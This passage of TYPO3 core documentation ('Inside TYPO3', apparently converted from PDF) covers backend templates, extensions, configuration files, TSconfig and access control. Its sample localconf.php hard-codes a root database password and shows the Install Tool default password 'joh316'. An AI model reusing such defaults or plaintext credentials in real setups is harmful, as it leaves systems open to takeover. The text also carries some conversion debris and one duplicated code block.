- The method \$TBE_TEMPLATE->startPage('Dummy document') is called: This returns the header section of the output HTML page with the page title set to "Dummy document". Prior to this function call the docType is set to XHTML Transitional (optional). You can also specify other optional values like additional CSS styles, JavaScript etc.
- The method \$TBE_TEMPLATE->endPage() is called: This returns the page footer.
- In between the two function calls you can basically output any HTML you like as the page content. <body> tags have been set and typically the whole page is wrapped in a DIV tag as well.

The HTML output of dummy.php will look like this:

```

<?xml version="1.0" encoding="iso-8859-1"?>
<?xml-stylesheet href="#internalStyle" type="text/css"?>
<!DOCTYPE html
    PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>

```

```

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<meta name="GENERATOR" content="TYPO3 3.6.0-dev, http://typo3.com, &#169; Kasper Sk&#197;rh&#248;j
1998-2003, extensions are copyright of their respective owners." />
<title>Dummy document</title>

<link rel="stylesheet" type="text/css" href="stylesheet.css"/>

<style type="text/css" id="internalStyle">
/**/
  A:hover {color: #254D7B}
  H2 {background-color: #9BA1A8;}
  H3 {background-color: #E7DBA8;}
  BODY {background-color: #F7F3EF;}
/*]]&gt;*/
&lt;/style&gt;

&lt;/head&gt;
&lt;body&gt;

&lt;!-- Wrapping DIV-section for whole page BEGIN --&gt;
&lt;div class="typo3-def"&gt;

... [additional content between startPage() and endPage() will be inserted here!] ...

&lt;script type="text/javascript"&gt;
/*<![CDATA[*/
  if (top.busy &amp;&amp; top.busy.loginRefreshed) {
    top.busy.loginRefreshed();
  }
/*]]&gt;*/
&lt;/script&gt;


&lt;!-- Wrapping DIV-section for whole page END --&gt;
&lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;
</pre>
</div>
<div data-bbox="91 500 467 514" data-label="Text">
<p>The maroon coloured content is created by startPage()</p>
</div>
<div data-bbox="91 519 433 533" data-label="Text">
<p>The teal coloured content is created by endPage()</p>
</div>
<div data-bbox="91 538 780 553" data-label="Text">
<p>The green/bold line represents the position where your custom output will be placed in the document.</p>
</div>
<div data-bbox="91 567 263 583" data-label="Section-Header">
<h2>API documentation</h2>
</div>
<div data-bbox="91 581 926 608" data-label="Text">
<p>There is a host of methods inside the template class which can be used. Some of these are documented in "TYPO3 Core API" and others by examples in various Extension Programming Tutorials.</p>
</div>
<div data-bbox="91 619 443 639" data-label="Section-Header">
<h2>Other reserved global variables</h2>
</div>
<div data-bbox="91 637 926 663" data-label="Text">
<p>In addition to the global variables declared in "init.php" there are a number of other reserved global variables which has a recognized importance. These are always defined outside "init.php" either prior to or after the inclusion of "init.php".</p>
</div>
<div data-bbox="91 667 942 819" data-label="Table">
<table border="1">
<thead>
<tr>
<th>Global variable</th>
<th>Defined in</th>
<th>Description</th>
<th>Avail. in FE</th>
</tr>
</thead>
<tbody>
<tr>
<td><i>$MLANG</i></td>
<td>[prior to init.php / conf.php of modules]</td>
<td>Contains a limited amount of language labels: The title, icon and description of the module.</td>
<td>-</td>
</tr>
<tr>
<td><i>$MCONF</i></td>
<td>[prior to init.php / conf.php of modules]</td>
<td>Contains a few module-cofiguration informations like the name, access and which script to use. Primarily used by access control and the class t3lib_loadmodules.</td>
<td>-</td>
</tr>
<tr>
<td><i>$BACK_PATH</i></td>
<td>[prior to init.php / conf.php of modules]</td>
<td>Possibly set in the parent script including "init.php" pointing back to the "TYPO3_mainDir" from wherever the parent script is located. Used primarily for images and links. See discussion on "TYPO3_MOD_PATH" and modules in general.</td>
<td>-</td>
</tr>
<tr>
<td><i>$LOCKED_RECORDS</i></td>
<td>t3lib_BEfunc</td>
<td>Locking of records is cached in this variable.</td>
<td></td>
</tr>
</tbody>
</table>
</div>
<div data-bbox="91 836 274 860" data-label="Section-Header">
<h1>Extensions</h1>
</div>
<div data-bbox="91 875 321 894" data-label="Section-Header">
<h2>What are extensions</h2>
</div>
<div data-bbox="91 892 885 919" data-label="Text">
<p>First of all this is only a short description of extensions; For a more detailed description of extension, please see the <a href="#">Extension API section in "TYPO3 Core API"</a>.</p>
</div>
<div data-bbox="91 922 922 939" data-label="Text">
<p>An "extension" in relation to TYPO3 is a set of files/scripts which can integrate themselves with TYPO3s core through an</p>
</div>
<div data-bbox="96 942 222 970" data-label="Page-Footer">
<img alt="TYPO3 logo with tagline 'get content. right.'" data-bbox="96 942 222 970"/>
</div>
<div data-bbox="818 949 950 963" data-label="Page-Footer">
<p>Inside TYPO3 - 24</p>
</div>
```


API can thus seamlessly extend the capabilities of TYPO3.

These are the basic properties of extensions:

- All files contained within a single directory
- Easily installed/removed/exchanged
- Has a unique key (extension key) used for naming of all elements (variables, database tables, fields, classes etc.).
- Can interact with any part of the system. If not through the available APIs, ultimately (almost) any class in TYPO3 can be extended with full backwards compatibility maintained.

Where are extensions located?



Extensions can be installed in three locations:

1. `typo3/ext/`: Global extensions. A part of the source code directory. Available to all TYPO3 installations sharing the same sourcecode. Is not *necessarily* available! You can remove or add extensions here and some source distributions will not contain the `ext/` directory with global extensions (in which case you will have to add them yourself from TER).
2. `typo3/sysex/`: System extensions. Just like global extensions: A part of the source code directory. But the system extensions are *always* distributed with the source code so you can depend on them being there. Further you generally don't need to upgrade system extensions manually as they are upgraded with new source code releases. System extensions carry a special status of being officially endorsed by the TYPO3 system and they are required to match the quality of the core code regarding the standards set out in the TYPO3 Coding Guidelines.
3. `typo3conf/`: Local extensions: Only available to the local TYPO3 installation. This is the typical location for most extensions which are installed on a per-project basis since the extension is used in only this one case. Also the position for user defined extensions.

What can they change?

Extensions can change practically anything in TYPO3. The concept is very capable since it was created to add limitless power to TYPO3 without having to directly change the core. As such extensions will make it possible for TYPO3 to be a true framework for just any application you can imagine. Installing one set of extensions will make TYPO3 one application - installing another set of extension will make TYPO3 another application. And the core is thus a basic set of modules, an Extension Manager and an API provided for the extensions so they can use core features right away.


Although the basic rule is "anything is possible" this is at least a partial list of features provided by extensions:

- Addition of database tables and fields to existing tables.
 - Addition of tables with static information
 - Addition of TypoScript static template files or adhoc snippets
 - Addition of backend skins
 - Addition of frontend plugins of any kind
 - Addition of backend modules of any kind
 - Addition of click-menu items (context sensitive menus)
 - Addition of Page and User TSconfig
 - Addition of configuration values
 - Extension of any class in the system
- ... and of course all kinds of combinations.

Managing extensions

Installing extensions

Extensions available to a TYPO3 installation can be installed by the Extension Manager which is a core module:



| Backend Modules | | | | | |
|-----------------|--|------------------------|-------|--------|--------|
| | Extension Repository Kickstarter | <i>extrep_wizard</i> | 0.1.2 | Global | Stable |
| | File>Images | <i>imagelist</i> | 0.0.4 | Global | Stable |
| | Freesite | <i>freesite</i> | 0.0.4 | Global | Alpha |
| | Help>About Modules | <i>aboutmodules</i> | 0.0.4 | Global | Stable |
| | Help>Quick Help | <i>quickhelp</i> | 0.0.4 | Global | Stable |
| | Help>Welcome | <i>classic_welcome</i> | 1.0.5 | Global | Stable |
| | Tools>Config+DBint | <i>lowlevel</i> | 1.0.5 | Global | Stable |
| | Tools>Install | <i>install</i> | 0.0.2 | Global | Stable |
| | Tools>Log | <i>belog</i> | 0.0.6 | Global | Stable |
| | Tools>User Admin | <i>beuser</i> | 0.0.7 | Global | Stable |
| | Tools>phpMyAdmin | <i>phpmyadmin</i> | 0.0.5 | Global | Stable |
| | User>Setup | <i>setup</i> | 0.0.8 | Global | Stable |

Here three extensions are installed and as you can see they are apparently adding backend modules to the menu. Basically installing/de-installing an extension is a matter of clicking the +/- button next to the extension. In some cases additional accept of for example database tables/field additions are necessary but the process itself is as simple as that!

Importing extensions

If an extension is not available on the server you can import it from the TYPO3 Extension Repository (TER) or manually upload it from a file (if you have a T3X file available):

Extension Manager

Menu: Order by: Show:

Display shy extensions: Get own/member/selected extensions only:

EXTENSIONS IN TYPO3 EXTENSION REPOSITORY

Click here to connect to "http://ter.typo3.com/?id=t3_extrep" and retrieve the list of publicly available plugins from the Typo3 Extension Repository.

! You have not configured a repository username/password yet. Please go to "Settings" and do that.

1

PRIVATE EXTENSION LOOKUP:

Privat lookup key: Password, if any:

UPLOAD EXTENSION FILE DIRECTLY (.T3X):

2

Upload extension file (.t3x):

... in location:

Overwrite any existing extension!

Connecting to the online repository will show a list like this:

| Backend Modules | | | | | | | | | | | |
|-----------------|---|-----------------|-------|-------|--------|--|----------|-------|--------------|-----------|--------|
| | AWStats | cc_awstats | 0.7.1 | | | | 3.5b3 | 4.2.3 | 0.9 M/251 K | 2578/1242 | Beta |
| | Extension Repository Kickstarter | extrep_wizard | 0.1.2 | 0.1.2 | Global | | 3.5rc1 | 4.2.3 | 386 K/144 K | 2525/146 | Stable |
| | File>Images | imagelist | 0.0.4 | 0.0.4 | Global | | 3.5rc1 | 4.2.3 | 19.9 K/5.9 K | 159/21 | Stable |
| | Freesite | freesite | 0.0.4 | 0.0.4 | Global | | 3.5rc1 | 4.2.3 | 769 K/697 K | 128/17 | Alpha |
| | Help>About Modules | aboutmodules | 0.0.4 | 0.0.4 | Global | | 3.5b4 | 4.1.2 | 7.1 K/1.8 K | 134/101 | Stable |
| | Help>Quick Help | quickhelp | 0.0.4 | 0.0.4 | Global | | 3.5rc1 | 4.2.3 | 14.6 K/4.2 K | 150/19 | Stable |
| | Help>Welcome | classic_welcome | 1.0.5 | 1.0.5 | Global | | 3.5rc1 | 4.2.3 | 459 K/341 K | 156/16 | Stable |
| | Mail WebMail frame | imailframe | 0.0.6 | | | | 3.5b5 | 4.2.3 | 141 K/83 K | 241/196 | Beta |
| | Livestat frame | livestatframe | 0.0.1 | | | | 3.5b5 | 4.2.3 | 138 K/89 K | 209/209 | Beta |
| | Login User Tracking | loginusertrack | 1.0.1 | | | | 3.5b5 | 4.2.3 | 51 K/36 K | 217/128 | Beta |
| | SysInfo | cc_sysinfo | 0.0.4 | | | | 3.5b3dev | 4.2.3 | 612 K/126 K | 1372/985 | Stable |
| | Tools>Config+DBint | lowlevel | 1.0.5 | 1.0.5 | Global | | 3.5rc1 | 4.2.3 | 62 K/14.4 K | 163/26 | Stable |
| | Import this extension to local dir typo3conf/ext/ from online repository. | install | 0.0.2 | 0.0.2 | Global | | 3.5b4 | 4.1.2 | 735 K/636 K | 109/97 | Stable |
| | | belog | 0.0.6 | 0.0.6 | Global | | 3.5rc1 | 4.2.3 | 90 K/20 K | 147/20 | Stable |
| | Tools>User Admin | beuser | 0.0.7 | 0.0.7 | Global | | 3.5rc1 | 4.2.3 | 47 K/12.3 K | 176/18 | Stable |
| | Tools>phpMyAdmin | phpmyadmin | 0.0.5 | 0.0.5 | Global | | 3.5rc1 | 4.2.3 | 4.4 M/0.9 M | 231/82 | Stable |
| | Typo3 backup | backup | 0.0.1 | | | | 3.5b4 | 4.2.3 | 28 K/8.0 K | 67/67 | Alpha |

You can easily see which extensions are not locally available on your server and with a single click on the import icon the extension is downloaded from the repository and installed on your server!

Bottom-line is: In less than 30 seconds you can import and install an extensions with all database tables and fields automatically created for you, ready for use!

More about extensions?

This was just a short introduction so you could grasp the potential of extensions. Since this document is about the TYPO3 core you can read more about the [Extension API in the document "TYPO3 Core API"](#). You can also find tutorials about [extension programming on TYPO3.org](#). If you wish to investigate publicly available extensions go to [typo3.org](#) where the TYPO3 Extensions Repository has a frontend for just that:

Extension Repository

[New and updated](#) |
 [Categories](#) |
 [Popular](#) |
 [Reviewed](#) |
 [State](#) |
 [Full list](#)

Frontend Lists & reports

[Back to category menu](#)

| Address list - tt_address | Stable |
|--|---|
| Author: Kasper Skårhøj Tech. Cat: Frontend Plugins Version: 1.0.3 Downloads: 260 / 199 No documentation! | Displays a list of addresses from an address table on the page. |
| Calendar - tt_calender | Beta |
| Author: Kasper Skårhøj Tech. Cat: Frontend Plugins Version: 1.0.4 Downloads: 174 / 25 Introduction - Configuration | Enter dates in the tables and they can be displayed on the webpage. Very simple. Not so useful. |

Configuration

localconf.php and \$TYPO3_CONF_VARS

Configuration of TYPO3 is basically about setting values in the global \$TYPO3_CONF_VARS array. This is supposed to take place in the file localconf.php located in the typo3conf/ directory (PATH_typo3conf). Furthermore, extensions can add content included in the same context as the localconf.php by defining "ext_localconf.php" files. See the [Extension API for details](#).

Typically a localconf.php file could look like this:

```
<?php
// Setting the Install Tool password to the default 'joh316'
$TYPO3_CONF_VARS['BE']['installToolPassword'] = 'bacb98acf97e0b6112b1d1b650b84971';
// Setting the list of extensions to BLANK (by default there is a long list set)
$TYPO3_CONF_VARS['EXT']['extList'] = 'install';
$TYPO3_CONF_VARS['EXT']['requiredExt'] = 'lang';

// Setting up the database username, password and host
$typo_db_username = 'root';
$typo_db_password = 'nuwr875';
$typo_db_host = 'localhost';

## INSTALL SCRIPT EDIT POINT TOKEN - all lines after this points may be changed by the install script!

$typo_db = 't3_coreinstall'; // Modified or inserted by Typo3 Install Tool.
$TYPO3_CONF_VARS['SYS']['sitename'] = 'Core Install'; // Modified or inserted by Typo3 Install Tool.
// Updated by Typo3 Install Tool 14-02-2003 15:20:04
$TYPO3_CONF_VARS['EXT']['extList'] = 'install,phpmyadmin,setup,info_pagetsconfig'; // Modified or
inserted by Typo3 Extension Manager.
// Updated by Typo3 Extension Manager 19-02-2003 12:47:26
?>
```

In this example the lines until the "## INSTALL SCRIPT EDIT POINT TOKEN..." were manually added during the setup of the installation. But all lines after that point was added either by the Install Tool or by the Extension Manager. You can also see how the Extension Manager has overridden the formerly set value for "extList" - the list of installed extensions. This line in localconf.php is automatically found by the Extension Manager and next time an extensions is installed/removed this line will be modified.

As you can see the localconf.php file must be writeable for the Install Tool and Extension Manager to work correctly.

config_default.php

The localconf.php file and equivalents from extensions are included from the config_default.php file. This file will set the

default values in the \$TYPO3_CONF_VARS array. This is also the ultimate source for information about each configuration option available! So please take a look into the source code of that file if you want to browse the full array of options you can apply!

This is a snippet from that file:

```
<?php
/**
 * TYPO3 default configuration
 *
 * TYPO3_CONF_VARS is a global array with configuration for the TYPO3 libraries
 * THESE VARIABLES MAY BE OVERRIDDEN FROM WITHIN localconf.php
 *
 * 'IM' is short for 'ImageMagick', which is an external image manipulation package available from
 * www.imagemagick.org. Version is ABSOLUTELY preferred to be 4.2.9, but may be 5+. See the install notes
 * for TYPO3!!
 * 'GD' is short for 'GDLib/FreeType', which are libraries that should be compiled into PHP4. GDLib <=1.3
 * supports GIF, while the latest version 1.8.x and 2.x supports only PNG. GDLib is available from
 * www.boutell.com/gd/. FreeType has a link from there.
 *
 * @author Kasper Skårhøj <kasper@typo3.com>
 * Revised for TYPO3 3.6 2/2003 by Kasper Skårhøj
 */

if (!defined ('PATH_typo3conf')) die ('The configuration path was not properly defined!');

$TYPO3_CONF_VARS = Array(
    'GFX' => array(
        // Configuration of the image processing features in TYPO3. 'IM' and 'GD' are
        // short for ImageMagick and GD library respectively.
        'image_processing' => 1, // Boolean. Enables image processing features. Disabling
        // this means NO image processing with either GD or IM!
        'thumbnails' => 1, // Boolean. Enables the use of thumbnails in the
        // backend interface. Thumbnails are generated by IM/partly GD in the file typo3/thumbs.php
        'thumbnails_png' => 0, // Bits. Bit0: If set, thumbnails from non-jpegs will
        // be 'png', otherwise 'gif' (0=gif/1=png). Bit1: Even JPG's will be converted to png or gif (2=gif/3=png)
        'gif_compress' => 1, // Boolean. Enables the use of the
        // t3lib_div::gif_compress() workaround function for compressing giffiles made with GD or IM, which probably
        // use only RLE or no compression at all.
        ...[and it goes on!...]
    )
);
```

Install Tool

In relation to configuration the Install Tool does some configuration automatically from the Basic Configuration menu item. But specifically the menu item "All Configuration" will list all options found in \$TYPO3_CONF_VARS and also read out the comments from the config_default.php file! So this is basically the visual editor of the \$TYPO3_CONF_VARS variable!

1: Basic Configuration
2: Database Analyser
3: Image Processing
4: All Configuration
5: typo3temp/
6: phpinfo()
7: Edit files in typo3conf/
8: About

[GFX]:
\$TYPO3_CONF_VARS["GFX"]
Configuration of the image processing features in TYPO3. 'IM' and 'GD' are short for ImageMagick and GD library respectively.

[image_processing]
Boolean. Enables image processing features. Disabling this means NO image processing with either GD or IM!
[GFX][image_processing] = 1

[thumbnails]
Boolean. Enables the use of thumbnails in the backend interface. Thumbnails are generated by IM/partly GD in the file typo3/thumbs.php
[GFX][thumbnails] = 1

[thumbnails_png]
Bits. Bit0: If set, thumbnails from non-jpegs will be 'png', otherwise 'gif' (0=gif/1=png). Bit1: Even JPG's will be converted to png or gif (2=gif/3=png)
[GFX][thumbnails_png] = 0

```
* @author Kasper Skårhøj <kasper@typo3.com>
* Revised for TYPO3 3.6 2/2003 by Kasper Skårhøj

if (!defined ('PATH_typo3conf')) die ('The configuration path was not properly defined!');

$TYPO3_CONF_VARS = Array(
    'GFX' => array(
        // Configuration of the image processing features in TYPO3. 'IM' and 'GD' are
        // short for ImageMagick and GD library respectively.
        'image_processing' => 1, // Boolean. Enables image processing features. Disabling
        // this means NO image processing with either GD or IM!
        'thumbnails' => 1, // Boolean. Enables the use of thumbnails in the
        // backend interface. Thumbnails are generated by IM/partly GD in the file typo3/thumbs.php
        'thumbnails_png' => 0, // Bits. Bit0: If set, thumbnails from non-jpegs will
        // be 'png', otherwise 'gif' (0=gif/1=png). Bit1: Even JPG's will be converted to png or gif (2=gif/3=png)
        'gif_compress' => 1, // Boolean. Enables the use of the
        // t3lib_div::gif_compress() workaround function for compressing giffiles made with GD or IM, which probably
        // use only RLE or no compression at all.
        ...[and it goes on!...]
    )
);
```

Browsing \$TYPO3_CONF_VARS values

In the module Tools>Configuration (extension key: lowlevel), you can also browse the \$TYPO3_CONF_VARS array and its values:



Notice: This module is merely a browser letting you comfortably investigate the values configured - you can *not* change the values (although it might seem an obvious thing to add). There are currently no plans about adding that capability.

User and Page TSconfig

"User TSconfig" and "Page TSconfig" are very flexible concepts for adding fine-grained configuration of the backend of TYPO3. It is text-based configuration system where you assign values to keyword-strings entered in a database table field. The syntax used is TypoScript. There is a document, ["TSconfig". describing in detail how it works](#) and which options it includes.

User TSconfig

User TSconfig can be set for each backend user and group. Configuration set for backend groups is inherited by the user who is a member of those groups. The available options typically cover user settings like those found in the User>Setup module (in fact options from that module can be forcibly overridden from User TSconfig!), configuration of the "Admin Panel" (frontend), various backend tweaks (lock user to IP, show shortcut frame, may user clear all cache?, width of the navigation frame etc.) and backend module configuration (overriding any configuration set for backend modules in Page TSconfig).

You can find more [details about User TSconfig in the "TSconfig" document](#).

Page TSconfig

Page TSconfig can be set for each page in the page tree. Tree branches inherit configuration for pages closer to the tree root. The available options typically cover backend module configuration which means that modules related to page ids (those in the "Web" main module) can be configured for different behaviours in different branches of the tree. It also includes configuration of TCEforms and TCEmain including Rich Text Editor behaviours. Again, the point is that the configuration is active for certain branches of the page tree which is very practical in projects running many sites in the

same page tree.

You can find more [details about Page TConfig in the "TConfig" document](#).


Access Control

Users and groups

TYPO3 features an access control system based on users and groups.

Users

Each user of the backend must be represented with a single record in the table "be_users". This record contains the username and password, other meta data and some permissions settings.



The screenshot shows the 'Backend user [2] - guest' editing form. It contains several sections:


- Username:** A text input field containing 'guest'.
- Password:** A password input field containing '*****'.
- Group:** A section with two panes. The 'Selected:' pane contains 'guest_group'. The 'Items:' pane also contains 'guest_group'. There are icons for adding and removing items between the panes.
- Lock to domain:** A checkbox that is unchecked.
- Admin(!):** A checkbox that is unchecked.
- Name:** A text input field containing 'Guest User'.
- Email:** A text input field containing 'guest@email.com'.
- Default Language:** A dropdown menu set to 'English'.

The above screenshot shows a part of the editing form for the backend user with uid=2 and username='guest'. The user is a member of the group 'guest_group' and has English as the default language.

Groups

Each user can also be a member of one or more groups (from the be_groups table) and each group can include sub-groups. Groups contain the main permission settings you can set for a user. Many users can be a member of the same group and thus share permissions.

When a user is a member of many groups (including sub-groups) then the permission settings are added together so that the more groups a user is a member of, then more access is granted to him.



The screenshot shows the 'Backend usergroup [1] - guest_group' editing form. It contains several sections:

- Disable:** A checkbox that is unchecked.
- Group title:** A text input field containing 'guest_group'.
- Lock to domain:** A checkbox that is unchecked.
- Include Access Lists:** A checkbox that is unchecked.


This screenshot shows the field for the group title - there are many more fields for access settings! See the following pages.

The "admin" user

A user can have a single flag set called "Admin". If this is set the user doesn't need any further access settings since this will grant TOTAL access to the system in the backend! There can be no real limitations to what an "admin" user can do! Like the "root"-user on a UNIX system.

All systems must have at least one "admin" user and most systems should have *only* one "admin" user. It should probably be the developer with the total understanding of the system. Not even "super users" should be allowed "admin" access since that will most likely grant them access to more than they need.

Admin-users are easily recognized since they have a red icon.



The screenshot shows a form titled "Backend user [1] - admin". It contains the following fields:

- Username:** admin
- Password:** *****
- Group:** Selected: (with a dropdown menu icon)
- Admin(!):**

Red boxes highlight the "Backend user [1] - admin" title, the "Admin(!)" field, and the "admin" username.

A level between "admin" users and ordinary users


It has often been requested to have more access levels between "admin" users and normal users in a system. This is particularly true when TYPO3 works as a CMS and some users should have access to TypoScript templates in the Web > Template module.

The reason why this is not possible to allow for normal users is that it fails the "PHP-execution criteria". By allowing users to alter TypoScript values in frontend templates you also offer them a way to execute custom PHP code on the server - which in turn means they can create a full "admin" account for themselves easily.

The "PHP-execution criteria" is typically the reason why a certain level of access is not possible to grant non-admin users - simply because they may be able to escalate their rights if they could.

Location of users and groups

Since both backend users and backend groups are represented by records in the database they are edited just as any other record in the system. However backend users and groups are configured to exist *only* in the root of the page tree where *only* "admin" users have access:



This screenshot shows two backend users, "guest" (regular user - blue) and "admin" (admin user - red), located in the root of the page tree together with the group "guest_group". To edit the users and groups just click the icon and select "Edit" as you would edit any other record. Even creation of new users and groups is done with similar basic tools of the TYPO3 core.

Records located in the page tree root are identified by having their "pid" fields set to zero. The "pid" field normally contains the relation to the page where a record belongs. Since no pages can have the id of zero, this is the id of the root. Notice that only "admin" users can edit records in the page root! If you want non-admin users (eg. a super user) to create new users, please install the "sys_action" extension which supplies an "action" for doing just that.

Roles

Another approach to setting up users is very popular - roles. This concept is basically about identifying certain roles that users can take and then allow for a very easy application of these roles to users.

TYPO3s access control is far more flexible and allows for so detailed configuration that it lies very far from the simple and straight forward concept of roles. This is necessary as the foundation if a system like TYPO3 should fit many possible usages.

However "roles" are possible to *create*! You simply have to see user-groups as representing roles! So what you do is to:

1. Identify the roles you need; Developer, Administrator, Editor, Super User, User, ... etc.
2. Configure a group for each role. This group so configure the access permissions for each role.
3. Consider having a general group which all other groups includes - this would basically configure a shared set of permissions for all users.

So "roles" are simply user groups defined to work as roles. However we might still spend some efforts to make some public recommendations for roles as a guideline for people (since the configuration of these roles will otherwise be a lot of work) and further the native access control options in the TYPO3 core might need some extending in order to accommodate all needed role configurations.

LDAP

